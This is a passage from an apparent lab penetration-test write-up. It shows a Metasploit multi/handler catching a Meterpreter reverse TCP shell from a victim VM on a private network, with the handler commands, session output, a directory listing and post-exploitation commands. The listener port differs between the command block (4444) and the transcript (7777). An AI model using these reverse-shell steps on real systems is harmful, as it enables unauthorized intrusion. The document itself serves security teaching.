karthikeyan@karthikeyan-virtual-machine:~$ /tmp/test
```

Figure 9: Executing the Payload on the Victim Machine

7 Step 4: Gaining Access (Reverse Shell)


The multi/handler module is used to receive the connection.

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.133.130
set LPORT 4444
exploit
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.133.130
LHOST => 192.168.133.130
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
```

Figure 10: Establishing a Meterpreter Session




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.133.130:7777
[*] Sending stage (1017704 bytes) to 192.168.133.133
[*] Meterpreter session 1 opened (192.168.133.130:7777 -> 192.168.133.133:37742) at 2025-03-02 22:24:27 +0530

meterpreter > ls
Listing: /home/karthikeyan
==========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100600/rw-------  12245  fil   2025-02-26 17:42:54 +0530  .bash_history
100644/rw-r--r--  220    fil   2025-01-30 15:38:02 +0530  .bash_logout
100644/rw-r--r--  3771   fil   2025-01-30 15:38:02 +0530  .bashrc
040700/rwx------  4096   dir   2025-01-30 16:28:57 +0530  .cache
040700/rwx------  4096   dir   2025-02-26 17:28:06 +0530  .config
040700/rwx------  4096   dir   2025-02-26 17:24:58 +0530  .gnupg
100600/rw-------  20     fil   2025-01-30 20:11:29 +0530  .lesshst
040700/rwx------  4096   dir   2025-01-30 15:44:50 +0530  .local
100644/rw-r--r--  807    fil   2025-01-30 15:38:02 +0530  .profile
040700/rwx------  4096   dir   2025-02-17 13:25:45 +0530  .ssh
100644/rw-r--r--  0      fil   2025-01-30 15:52:49 +0530  .sudo_as_admin_successful
040755/rwxr-xr-x  4096   dir   2025-02-17 10:40:25 +0530  Desktop
040755/rwxr-xr-x  4096   dir   2025-02-17 10:37:55 +0530  Documents
040755/rwxr-xr-x  4096   dir   2025-01-30 15:44:51 +0530  Downloads
040755/rwxr-xr-x  4096   dir   2025-01-30 15:44:51 +0530  Music
040755/rwxr-xr-x  4096   dir   2025-01-30 15:44:51 +0530  Pictures
040755/rwxr-xr-x  4096   dir   2025-01-30 15:44:51 +0530  Public
040755/rwxr-xr-x  4096   dir   2025-01-30 15:44:51 +0530  Templates
040755/rwxr-xr-x  4096   dir   2025-01-30 15:44:51 +0530  Videos
100755/rwxr-xr-x  1002   fil   2025-02-17 10:40:21 +0530  del.sh
040700/rwx------  4096   dir   2025-02-17 13:30:07 +0530  snap
```

Figure 11: Additional Evidence of Reverse Shell Connection

8 Step 5: Post-Exploitation

After gaining access, we list files, check user privileges, and inspect network details.

```
ls
whoami
ip a
```



```
meterpreter > shell
Process 2188 created.
Channel 1 created.
whoami
karthikeyan
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e7:ac:bb brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.133.133/24 brd 192.168.133.255 scope global dynamic noprefixroute ens33
       valid_lft 1758sec preferred_lft 1758sec
    inet6 fe80::9b2:ec30:3453:3733/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 12: Post-Exploitation Commands Executed on the Victim System

9 Conclusion

This penetration test demonstrated how Metasploit can be used for reconnaissance, exploitation, and post-exploitation. The attacker successfully gained control over the victim machine and performed various commands remotely.